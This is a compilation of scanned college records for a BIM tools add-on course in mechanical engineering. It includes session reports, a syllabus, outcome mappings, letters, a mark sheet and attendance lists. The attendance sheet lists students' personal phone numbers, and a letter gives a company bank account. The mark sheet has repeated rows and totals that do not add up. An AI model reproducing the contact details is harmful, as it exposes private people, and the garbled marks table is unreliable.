Day 1 (6th Feb): The head of the department, Cdr Raju K Kuriakose (retd) addressed students at the beginning of the add-on course. In his inaugural address, he underlined the significance of developing other skills in addition to curriculum-based learning in the current environment to prepare oneself for a career in engineering.

During day 1, the fundamentals of heat load calculation was discussed. After giving the introduction on heat load calculation, the usage of BIM tools for the calculation of heat load was explained by the trainer. After that, a hands-on training was given to the students on the calculation of heat load using Revit MEP. The outcome of the first day event was the students gained exposure in the usage of BIM tools for the calculation of heat load.

Day 2 (7th Feb): During day 2, the resource person explained the basics of HVAC modelling and HVAC documentation. Various application areas of HVAC modelling and HVAC documentation were discussed. After that, a hands-on training was given for the students on the usage of Revit MEP for HVAC modelling and HVAC documentation. As an outcome of day 2, students acquired basic knowledge on the usage of Revit MEP in HVAC modelling and documentation.

Day 3 (20th Mar): On day 3, plumbing modelling and plumbing documentation was discussed. A basic idea about the plumbing system and the components were given by the resource person. The students were given hands-on training on how to create plumbing models in Revit MEP. They were also trained to do the documentation for plumbing using BIM tools. As the outcome of day 3, the students were able to create basic plumbing models and generate documentation for them.

Day 4 (21st Mar): On day 4, fundamentals of electrical systems modelling and electrical documentation were discussed. The students were given hands-on training to electrical systems modelling and documentation using Revit MEP. The outcome of day 4 was the students gained basic knowledge in electrical systems modelling and electrical documentation using Revit MEP.

Day 5 (22nd Mar): On 5th day introduction to 3d modelling using Inventor was discussed by the resource person. The students got opportunity for getting a basic idea in 3d modelling using the tool "inventor" by attending the session.

All 59 students from 6th semester mechanical engineering attended the add-on course conducted by BIMLABS. The interactive sessions handled by the resource persons were useful for the students to get hands-on training on the usage of BIMTOOLS for modelling and documentations for various engineering applications such as heat load calculation, HVAC.

Event photographs:



BIM Tools Revit MEP & Introduction to Inventor on 6-7 Feb & 20-22 march 2023 by department of ME



BIM Tools Revit MEP & Introduction to Inventor on 6-7 Feb & 20-22 march 2023 by department of ME

CONCLUSIONS

5 days add-on course was conducted for 6th semester mechanical engineering students. Students were given hands on training on BIM tools-revit, MEP and inventor. The usage of BIM tools for mechanical engineering related applications such as, heat load calculation, HVAC modelling and documentation, plumbing modelling and documentation, electrical systems modelling and documentation were introduced to students. Post event feedback was taken and impact assessment was performed.

COURSE CO-ORDINATOR:


Dr. Jithin E. V

HEAD OF THE DEPARTMENT:

Cdr Raju K Kuriakose (retd)

Post Event Impact Analysis Report

1	Event type and name	<p>Type: ADD-ON COURSE</p> <p>Name: Introduction to BIM tools</p>
2	Date and time	<p>Date: 06-02-2023, 07-02-2023, 20-03-2023,21-03-2023, 22-03-2023</p> <p>Time: 09.00 am to 04.00 pm</p>
3	Participants/ audience	S6 Mechanical Engineering Students
4	Venue	CAD/CAM Lab
5	Outcomes of the event	<p>CO1: Students will be able to create, modify, and edit building spaces in Autodesk Revit to perform heating and cooling load analysis and determine HVAC system requirements. They will be able to design an HVAC system that meets industry standards and satisfies the building's requirements.</p> <p>CO2: Students will be able to design ducts, duct fittings, air terminals, and air supply systems using HVAC modeling tools in Autodesk Revit. They will be able to ensure that the HVAC system is efficient, effective, and meets industry standards.</p> <p>CO3: Students will be able to create, modify, and edit plumbing and electrical systems in a building using Autodesk Revit. They will be able to inspect these systems for errors and ensure that they meet the building's requirements and industry standards.</p> <p>CO4: Students will be able to develop proficiency in mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor. They will be able to use these tools to create complex mechanical models that are efficient, accurate, and meet industry standards.</p>

	Attainment level of outcomes	Average level of 3 attained Feedback forms are attached
6	Connected POs/COs	PO2,PO3,PO5,PO10,PSO1,PSO2
7	Any other relevant information	NIL
8	Responsible persons	 Report prepared by Dr. Jithin E. V. Approved by Cdr. Raju K K (Retd.) HOD ME

DEPARTMENT OF MECHANICAL ENGINEERING VIMAL JYOTHI ENGINEERING COLLEGE, CHERPERI

MEAD601: Introduction to BIM Tools- Post-event impact assessment report

Post-event feedback form

Questions Responses Settings

53 responses

View in Sheets

Not accepting responses

Message for respondents

This form is no longer accepting responses

Summary Question Individual

Full name


53 responses

Adithya Muthu

VATHANAV P V

On a scale of 1 to 3 how do you rate the add-on course classes? 1 - Poor 2 - Satisfactory 3 - Excellent

53 responses



The software's and tools discussed during this event was relevant and met your curriculum gaps. 1 - Poor 2 - Satisfactory 3 - Excellent

53 responses



The software tools helped you in designing and developing a demonstrable project, which can be used in mechanical based industrial sectors: 1 - Poor 2 - Satisfactory 3 - Excellent

53 responses




Were you able to perform effectively as an individual and as a team, and follow the: 1 - Poor 2 - Satisfactory 3 - Excellent


53 responses




Will the software's included in the add on course able to contribute to the society, modern engineering and global requirements?: 1 - Poor 2 - Satisfactory 3 - Excellent
53 responses



What is your level of learning on Revit & Autodesk inventor after this add-on course?: 1 - Poor 2 - Satisfactory 3 - Excellent
53 responses




On a scale of 5 rate your learning level of BIM tools after this add-on course?
53 responses




QUESTION

1. CREATE HVAC MODEL, ELECTRICAL MODEL AND PLUMPING MODEL WITHIN THE GIVEN FILE.
2. BRING ALL OF THEM INTO SHEET AND CONVERT THEM INTO PDF.



SLNO	NAME OF STUDENT	HVAC MODELLING MARK=10	ELECTRICAL MODELLING MARK=25	PUMPING MODELLING MARK=25	SHEET SETTING MARK=25	OVERALL NEATNESS MARK=15	TOTAL MARK=100
1	ALBIN C S	10	25	5	15	10	65
2	SALVIN JOSY	10	25	25	25	15	95
3	JITHUMON JOHNSON	10	25	25	20	15	95
4	ANANDH THOMAS	0	20	5	15	7	47
5	AMARTH P	0	25	25	20	15	70
6	VIPIN V	0	25	25	20	15	85
7	SATHUC EIVAN	0	20	5	15	7	47
8	ADARSH K	0	20	5	15	7	47
9	ABDUL RASHEED	10	20	25	20	10	85
10	ANIL RAJEEQUE	10	20	25	20	10	85
11	ABHIRAM DEB	10	20	25	20	10	85
12	ABHIRAM	10	20	25	20	10	85
13	ABHIRAM	10	25	25	20	10	95
14	ABHIRAM	10	25	25	20	10	95
15	ABHIRAM	10	25	25	20	10	95
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45	ABHIRAM	10	25	25	20	10	95
46	ABHIRAM	10	25	25	20	10	95
47	ABHIRAM	10	25	25	20	10	95
48	ABHIRAM	10	25	25	20	10	95

49	THOMSON THOMAS	01	20	5	7	32
50	PINTO X A	01	25	25	15	85
51	GEORGE LUTTY	01	25	25	15	85
52	ASHIN SABU	10	25	25	15	95



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Certificate No.

AP702481097328935194732

SOORAJ P V
NAME

REVIT MEP
COURSE TITLE

REVIT MEP 2023
PRODUCT

PREM PRAKASH
INSTRUCTOR

04-MARCH-2023
COURSE DATE

17-24 HOURS
COURSE DURATION

BIMLABS ENGINEERING SERVICES PRIVATE LIMITED, KAZHAKKOOTTAM
AUTODESK AUTHORIZED TRAINING CENTER

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VIMAL JYOTHI ENGINEERING COLLEGE

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Under the Archdiocese of Thalassery

Department of Mechanical Engineering

Vision

To become a center of excellence in Mechanical Engineering, producing innovative and creative mechanical engineers to meet the global challenges.

Mission

- To provide a platform to the students towards attaining quality education in Mechanical Engineering.
- To educate students about professional & ethical responsibilities and train them to build leadership and entrepreneurship qualities for their career development.
- To create opportunities and guide students in acquiring career oriented jobs in the field of Mechanical Engineering.

Program Educational Objectives (PEO's)

PEO1: Graduates will be able to pursue successful professional career in Mechanical Engineering with sound technical and managerial capabilities.

PEO2: Graduates will have skills and knowledge to formulate, analyze and solve problems in mechanical engineering to meet global challenges.

PEO3: Graduates will be capable of pursuing mechanical engineering profession with good communication skills, leadership qualities, team spirit and professional ethics to meet the needs of the society.

PEO4: Graduates will sustain an appetite for continuous learning by pursue higher education and research in the allied areas of science and technology.

Program Outcomes (PO's)

PO1: Engineering knowledge: Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.

PO2: Problem analysis: Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.

PO3: Design/development of solutions: Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations

PO4: Conduct investigations of complex problems: Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions

PO5: Modern tool usage: Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations

PO6: The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.

PO7: Environment and Sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.

PO8: Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice

PO9: Individual and team work: Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.

PO10: Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions

PO11: Project management and finance: Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.

PO12: Life-long learning: Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

Program Specific Outcomes (PSO's)

PSO1: An ability to use computer aided modeling and simulation tools to provide solutions to mechanical engineering problems.

PSO2: An ability to develop and implement a process in a well-planned manner leading to a demonstrable product.



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DEPARTMENT OF MECHANICAL ENGINEERING
VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI
ADD-ON COURSE REPORT

An Add-on Course on BIM Tools- Revit MEP, Inventor was organized from 31st January 2023 to 5th February 2023 at the CAD/CAM lab of the Mechanical department. The aim of this course was to provide additional training to the 8th semester students on various aspects of mechanical engineering using BIM tools- Revit MEP and Inventor. The course covered five topics, including heat load calculation, HVAC modelling and documentation, plumbing modelling and documentation, electrical systems modelling and documentation, and mechanical 3d modelling using Inventor.

This report provides a summary of the course activities and its outcomes:

Day 1 (31st Jan): Heat load calculation The course began with an introduction to heat load calculation using Revit MEP. The trainer explained the basics of heat load calculation and its importance in mechanical engineering. The students learned how to use Revit MEP for heat load calculation and were given practical examples to work on. The trainer also discussed the various factors that affect heat load calculation, including the type of building, the type of materials used in construction, and the location of the building. By the end of the day, the students had a good understanding of heat load calculation and how to use Revit MEP for it.

Day 2 (1st Feb): HVAC modelling and HVAC documentation On the second day of the course, the students were introduced to HVAC modelling and documentation using Revit MEP. The trainer explained the importance of HVAC modelling and documentation in the efficient design of HVAC systems. The students were given hands-on training on how to create HVAC models in Revit MEP and how to generate documentation for the same. The trainer also discussed the various components of HVAC systems and their functions. By the end of the day, the students were able to create basic HVAC models and generate documentation for them.

Day 3 (2nd Feb): Plumbing modelling and plumbing documentation The third day of the course focused on plumbing modelling and documentation using Revit MEP. The trainer explained the basics of plumbing systems and their components. The students were given hands-on training on how to create plumbing models in Revit MEP and how to generate documentation for the same. The trainer also discussed the importance of plumbing documentation in ensuring the efficient functioning of plumbing systems. By the end of the day, the students were able to create basic plumbing models and generate documentation for them.

Day 4 (3rd Feb): Electrical systems modelling and electrical documentation On the fourth day of the course, the students were introduced to electrical systems modelling and documentation using Revit MEP. The trainer explained the basics of electrical systems and their components. The students were given hands-on training on how to create electrical models in Revit MEP and how to generate documentation for the same. The trainer also discussed the various types of electrical systems used in buildings and their

functions. By the end of the day, the students were able to create basic electrical models and generate documentation for them.


Day 5 (4th Feb): Mechanical 3d modelling using inventor and final assessment test The final day of the course focused on mechanical 3d modelling using Inventor. The students were given an introduction to Inventor and its various tools for 3d modelling. The trainer explained how to create 3d models using Inventor and how to generate documentation for the same. The students were given practical examples to work on, and they were able to create basic 3d models by the end of the day. The course concluded with a final assessment test, which evaluated the students' understanding of the concepts taught during the course.

The Add-on Course on BIM Tools- Revit MEP, Inventor was a success, with a total of 63 participants from the 8th semester of the mechanical department. The course provided the students with hands-on training on various aspects of mechanical engineering, including heat load calculation, HVAC.



COURSE CO-ORDINATOR:

SHAMINMUTH KK



HEAD OF THE DEPARTMENT:

CDR. RAJU KK

Workshop on BIM Tools- Revit MEP, Inventor

Syllabus

Day 1
MULTI-DISCIPLINARY COORDINATION
Linking Revit projects & Copy Monitoring
Link/Import Architectural model
Copy/Monitor- Levels & grids
Link/Import AutoCAD file, Visibility Graphics
Coordination Settings & Managing Project Links
Default Coordination Settings
Copy Behaviors and Mapping Behaviors
Add, Remove, Unload and Reload Linked Models
Manage Links Dialog
Tools to Manage Links
Creating MEP Views
Open MEP Project Templates
View templates, View Filter
Graphics Overrides
Filter & Object styles
Coordination settings, coordination review
Manage links
Create floor plans, ceiling plans, 3D, elevations, sections
HEAT LOAD CALCULATION
Space, Zones, Cooling Load calculation
Create and Modify Spaces
Space properties
Viewing and Selecting Spaces
Create and Edit Zones
Viewing and Selecting Zones
Zone Properties
Performing a Heating and Cooling Loads Analysis
Use heating and cooling loads analysis to determine HVAC system requirements and design the systems

J. Curran

Day 2

HVAC MODELLING

HVAC MODELING

Ducts-Rectangular, Round and oval ducts

Routing Preferences

Duct Placeholder

Duct fittings

Duct Accessories

Flex Duct

Convert to flex duct

HVAC settings

Mechanical equipment

Placing Air terminals

Create systems(duct system)

Duct Sizing Using Mcquay Duct Sizer

Supply Air System and Return Air system

System Browser

Edit Duct s/m

System Tools

Duct insulation

Duct Lining

Justification

Cap open ends

ASSESSMENT

HVAC DOCUMENTATION

Preparation of HVAC Layouts & Schedules

Dimensions and tag

Space Schedule

Air Terminal Schedule

Duct Schedule, Duct Fittings Schedule

Sheets

Day 3

PLUMBING MODELLING

PLUMBING SYSTEMS MODELLING

Introduction to plumbing

View templates

Settings

Different types of pipe

Routing preferences

Pipe fittings and accessories

Pipe place holder

Convert placeholder

Parallel pipes

Flex pipe

Plumping fixture

Create system

Domestic cold water system and Domestic hot water system

Sanitary system

Connectors

System inspector

ASSESSMENT

PLUMBING DOCUMENTATION

Domestic cold water, domestic hot water, Sanitary layouts

Pipe Schedule, Pipe Fittings Schedule

Plumbing Fixtures Schedule

Sheets

Day 4

ELECTRICAL SYSTEMS MODELLING

LIGHTING AND POWER SYSTEMS

Introduction to Electrical Systems

Electrical Templates & units

Electrical settings

Electrical Lighting Analysis, Dialux, Relux

Illumination

Electrical fixture Properties

Placing Lighting fixture
Ceiling and wall based Lights
Placing switches, Receptacles
Conduits
Routing preferences
Conduit Fittings
Parallel conduits
Cable tray and fittings
Create switch system
Create Power system
System tools
Convert to wires
Shared parameters
Electrical connectors
Legend
ASSESSMENT
ELECTRICAL DOCUMENTATION
Panel Schedule
Conduit Schedule
Conduit Fittings Schedule
Lighting Fixture Schedule
Sheets

Day 5
MECHANICAL 3D MODELING USING INVENTOR
Introduction to Inventor
Parametric modeling with Inventor
BIM Families in Inventor
Export to Revit



**VIMAL JYOTHI
ENGINEERING COLLEGE**

Affiliated to APJ Abdul Kalam Technological University &
Kannur University | Approved by AICTE
Under the Archdiocese of Thalassery

**DEPARTMENT OF MECHANICAL ENGINEERING
VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI
MEAD801: BIM TOOLS CO-PO-PSO MAPPING**

Course outcomes:

CO1: Students will be able to create, modify, and edit building spaces in Autodesk Revit to perform heating and cooling load analysis and determine HVAC system requirements. They will be able to design an HVAC system that meets industry standards and satisfies the building's requirements.

CO2: Students will be able to design ducts, duct fittings, air terminals, and air supply systems using HVAC modeling tools in Autodesk Revit. They will be able to ensure that the HVAC system is efficient, effective, and meets industry standards.

CO3: Students will be able to create, modify, and edit plumbing and electrical systems in a building using Autodesk Revit. They will be able to inspect these systems for errors and ensure that they meet the building's requirements and industry standards.

CO4: Students will be able to develop proficiency in mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor. They will be able to use these tools to create complex mechanical models that are efficient, accurate, and meet industry standards.

PO2, PO3, PO5, PO10, PSO1, PSO2

CO/POs	PO2	PO3	PO5	PO10
CO1	3			
CO2		3		
CO3			3	
CO4				3

CO/POs	PSO1	PSO2
CO1	3	3
CO2	3	3
CO3	3	3
CO4	3	3

CO: PO Mapping:

Justification:

CO1:PO2 - Creating, modifying, and designing HVAC systems requires an understanding of fundamental principles of mathematics, science, and engineering to ensure that the systems meet industry standards and building requirements.

CO2:PO3 - Design and conduct experiments, as well as to analyze and interpret data. Justification: Designing HVAC systems requires experimentation, analysis, and interpretation of data to ensure that the systems are efficient, effective, and meet industry standards.

CO3:PO5 - Creating, modifying, and inspecting plumbing and electrical systems requires an understanding of first principles of mathematics, natural sciences, and engineering sciences to ensure that the systems meet industry standards and building requirements.



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CO4:PO10 - Developing proficiency in mechanical three-dimensional modeling using parametric modeling tools requires the application of appropriate techniques and resources, as well as an understanding of the limitations of these tools, to create complex mechanical models that meet industry standards.

CO: PSO Mapping:

Justification:

PSO1: An ability to use computer aided modeling and simulation tools to provide solutions to mechanical engineering problems.

Mapping with CO1: The ability to use Autodesk Revit to perform heating and cooling load analysis, and determine HVAC system requirements, involves the use of computer-aided modeling and simulation tools. Thus, CO1 aligns with PSO1 as it focuses on utilizing computer-aided modeling tools for HVAC design.

Mapping with CO2: Designing ducts, duct fittings, air terminals, and air supply systems requires the use of computer-aided modeling tools to ensure that the HVAC system is efficient and effective. Therefore, CO2 aligns with PSO1 as it emphasizes the use of simulation tools for designing HVAC systems.

Mapping with CO3: Creating, modifying, and inspecting plumbing and electrical systems using Autodesk Revit involves the use of computer-aided modeling tools for simulation and analysis. Thus, CO3 aligns with PSO1 as it highlights the use of computer-aided tools for the inspection of building systems.

Mapping with CO4: Developing proficiency in mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor requires the use of computer-aided modeling and simulation tools. Therefore, CO4 aligns with PSO1 as it emphasizes the use of computer-aided tools for mechanical modeling.

PSO2: Ability to develop and implement a process in a well-planned manner leading to a demonstrable product.

- **Mapping with CO1:** The design of HVAC systems involves the development of a well-planned process that leads to a demonstrable product, i.e., an HVAC system that meets the building's requirements. Therefore, CO1 aligns with PSO2 as it highlights the importance of a well-planned process in HVAC design.
- **Mapping with CO2:** The design of ducts, duct fittings, air terminals, and air supply systems involves the development of a well-planned process that leads to a demonstrable product, i.e., an efficient and effective HVAC system. Thus, CO2 aligns with PSO2 as it emphasizes the importance of a well-planned process in HVAC system design.
- **Mapping with CO3:** The creation, modification, and inspection of plumbing and electrical systems require the development of a well-planned process that leads to a demonstrable product, i.e., systems that meet the building's requirements and industry standards. Thus, CO3 aligns with PSO2 as it highlights the importance of a well-planned process in building system design.
- **Mapping with CO4:** The development of mechanical three-dimensional models using parametric modeling tools in Autodesk Inventor involves the development of a well-planned process that leads to a demonstrable product, i.e., accurate and efficient mechanical models. Therefore, CO4 aligns with PSO2 as it emphasizes the importance of a well-planned process in mechanical modeling.

From
Dr. Jithin E. V,
Associate Professor,
Department of Mechanical Engineering,
Vimal Jyothi Engineering College, Chemperi

18-01-2023

To
The Principal,
Vimal Jyothi Engineering College, Chemperi

SB

Sub: Proposal to conduct add-on course for 6th semester B-Tech Mechanical Engineering students.

Dear Sir,


An add on course is planned to be conducted for 6th semester Mechanical Engineering students by BIMLABS. The objective of the course is to acquire knowledge in Revit MEP, Inventor.

The training fee for each batch is Rs. 30,000 for the program. It is requested that necessary action may be initiated at the earliest.

Enclosure:


1. Event proposal form
2. Tentative schedule

Yours Sincerely


Dr. Jithin E. V. 18/01/2023

Recommended

06 February 2023 to 09 February 2023


18/01/2023







From
Mejo M Francis
AP ME,
Tutor S4 ME (2021-25) Batch

S3, ME

To
Principal
Vimal Jyothi Engineering College

Subject: Proposal for Add on Course in Industrial Robotics & Internet of Things for S4 ME Students

Sir


This is to inform you that ME Department is organizing an Add on Course in Industrial Robotics & Internet of Things for S4 ME (2021-25) students from 6th to 10 Feb 2023, in association with Klein Robotics Thrissur. The detailed proposal is attached with this letter. In this regard the training center is charging an amount of Rs 1500 /- per student for the add-on course. The total amount for the program is Rs 40000/- This includes training fee 36000 (for 24 students) and the transportation charges Rs 4000/- for the two resource persons.

I kindly request to you approve the add on course proposal and sanction the amount

18th Jan 2023

VJEC


Regards




Mejo M Francis

AP ME

Recommended


18/01/2023

Accommodation - 221 x 1000
Food for officials.
Accommodation -


23/01/23





From

10-02-2023

Dr. Jithin E. V,
Associate Professor,
Department of Mechanical Engineering,
Vimal Jyothi Engineering College, Chemperi

To

The Bursar,
Vimal Jyothi Engineering College, Chemperi

Sub: Payment of training fee for add-on course conducted for S8 ME students.

Dear Sir,

The add-on course planned for 8th semester Mechanical Engineering students by BIMLABS was completed on 03/02/2023 Friday. Since the course is completed, it is requested to release the training fee, Rs. 30,000 /- at the earliest.

The account details are given below.

Account number: 268505500093


Account Name: BIMLABS ENGINEERING SERVICES PRIVATE LIMITED

Branch: Thrikkakara

IFSC: ICIC0002685

Kindly do the needful.

Yours Sincerely


10/02/23
Dr. Jithin E. V



10/02/23

Academic Year	2022-23	MEAD801: BIM TOOLS LIST OF PARTICIPANTS
Degree ID	B.Tech	
Department ID	ME	
Semester	II	
Scheme	Scheme 2019	
Section	A & B	
Course Code	MEAD801	
Course Name	BIM TOOLS	

Sl.	USN / Candidate ID	Name
1	VML19ME001	ABHJITH K P
2	VML19ME003	ABHIN BABU V B
3	VML19ME002	Abhinav KT
4	VML19ME004	Abhiram Suresh
5	Vml19me007	Adarsh PR
6	VML19ME008	Ajith James
7	vml19me009	ajith johny
8	VML19ME009	AJITH JOHNY
9	VML19ME010	Ajnas A K
10	VML19ME011	Ajo Antony Mathew
11	VML19ME012	Ajulaasi MK
12	VML19ME013	Akash P
13	VML19ME014	AKASH PP
14	VML19ME015	Alan Kuriakose
15	VML19ME016	ALAN MATHEW
16	VML19ME017	Alan Vyshnav P
17	VML19ME017	Alan Vyshnav P
18	VML19ME018	Albin Abraham
19	Vml19me020	Alok babu
20	Vml19me021	Amal joshiy
21	VML19ME022	Anand K M
22	VML19ME024	Anax Mathew
23	VML19ME025	Anju
24	VML19ME026	ANUGRAH JEEVAN
25	LVML19ME068	Aarish P
26	VML19ME028	Aarwin M
27	VML19ME029	Benedict J Sebastian
28	VML19ME031	Chinmay Nambiar C K
29	VML19ME032	Dheeraj R
30	VML19ME032	Dheeraj R
31	VML19ME033	DYUTHIN E
32	VML19ME034	Fazal Ul Haque V P
33	VML19ME035	GOKUL P V
34	VML19ME036	Jezneel Jiju Abraham
35	VML19ME037	Joel Mathew
36	VML19ME039	Jyothis Prakash K
37	VML19ME040	LIBIN SHAJI
38	VML19ME041	Milan s chali
39	VML19ME042	Muhammed Afiah M
40	Vml19me043	Naviya ganesh babu
41	VML19ME045	NIVED P
42	VML19ME048	P R Sarath
43	VML19ME046	Pranav K V
44	VML19ME047	Pranav pv
45	VML19ME049	Rhishabh Mohan
46	VML19ME050	Rithin Manu P V
47	VML19ME051	Sanjal Alex Chacko
48	VML19ME052	SAYANTH SASINDRAN
49	VML19ME053	SOORAJ C A
50	VML19ME054	Sourabh Sugathan
51	VML19ME055	Sourav Sajeewan
52	VML19ME056	Sreeraj p
53	VML19ME057	Stalin Santo
54	VML19ME058	Utaav Ullas
55	VML19ME058	ULSAV ULLAS
56	Vml19me059	Vijay Krishna A K
57	VML19ME060	Vinayak Ramachandran
58	VML19ME061	Vinshith V V
59	VML19ME063	VISHNU M
60	VML19ME064	VISHNU PRAKASH
61	VML19ME062	VISHNU.K
62	VML19ME065	VYSHAKH M
63	VML19ME066	Yadhu Krishnan K.V

J. Chinn
 COURSE CO-ORDINATOR
 06/02/23

[Signature]
 HEAD OF THE DEPARTMENT
 06/02/23

Workshop on BIM Tools- Revit MEP, Inventor (2019-23 Batch M.E) (Day 1) (31/01/2023)

Your Full name on the certificate:	VML Number for activity points:	Contact number:	Batch	30/01/2023 1st hour	30/01/2023 2nd hour	30/01/2023 3rd hour	30/01/2023 4th hour	30/01/2023 5th hour	30/01/2023 6th hour	Signature
Sourav Sajeevan	VML19ME055	7994882562	ME-A	A	A	A	A	A	A	Absent
Asrith P	LVML19ME068	7810317619	ME-A	P	P	P	P	P	P	
ANAND K M	VML19ME022	8078055085	ME-A	P	P	P	P	P	P	
ANUGRAH JEEVAN	VML19ME026	7909213621	ME-A	P	P	P	P	P	P	
ULSAV ULLAS	VML19ME058	9400149469	ME-A	P	P	P	P	P	P	
Chinmay Nambiar C	VML19ME031	8289988118	ME-A	P	P	P	P	P	P	
ABHIJITH K P	VML19ME001	9996835322	ME-A	P	P	P	P	P	P	
VINSHITH V.V	VML19ME061	9074588223	ME-A	P	P	P	P	P	P	
ABHINAV KT	VML19ME002	8590689298	ME-A	P	P	P	P	P	P	
SOORAJ C A	VML19ME053	7025545206	ME-A	A	A	A	P	P	P	
GOKUL P V	VML19ME035	9495385520	ME-A	P	P	P	P	P	P	
VYSHAKH M	VML19ME065	7025610035	ME-A	P	P	P	P	P	P	
VISHNU M	VML19ME063	8289827051	ME-A	P	P	P	P	P	P	
Rhishabh Mohan	VML19ME049	8089837040	ME-A	A	A	A	A	A	A	Absent
AJITH JOHNY	VML19ME009	9188670334	ME-A	P	P	P	P	P	P	
Alan Kuriakose	VML19ME016	8078836364	ME-A	A	A	A	A	A	A	Absent
Joel Mathew	VML19ME037	9496283576	ME-A	P	P	P	P	P	P	
Jyothis Prakash K	VML19ME039	9544926174	ME-A	P	P	P	P	P	P	
LIBIN SHAJI	VML19ME040	9447383105	ME-A	P	P	P	P	P	P	
AJNAS A K	VML19ME010	9562632808	ME-A	P	P	P	P	P	P	
Aibin Abraham	VML19ME018	8111845982	ME-A	A	A	A	P	P	P	1/2 present
Pranav pv	VML19ME047	7902952781	ME-A	P	P	P	P	P	P	
DYUTHIN E	VML19ME033	6282969005	ME-A	P	P	P	A	A	A	1/2 present
Sanjal Alex Chacko	VML19ME051	8281368561	ME-A	A	A	A	P	P	P	
NIVED P	VML19ME045	9605985446	ME-A	A	A	A	A	A	A	Absent
Ajulsasi MK	VML19ME012	7559089836	ME-A	A	A	A	P	P	P	1/2 present
ALOK BABU	Vml19me020	8078500723	ME-A	P	P	P	A	A	A	1/2 present
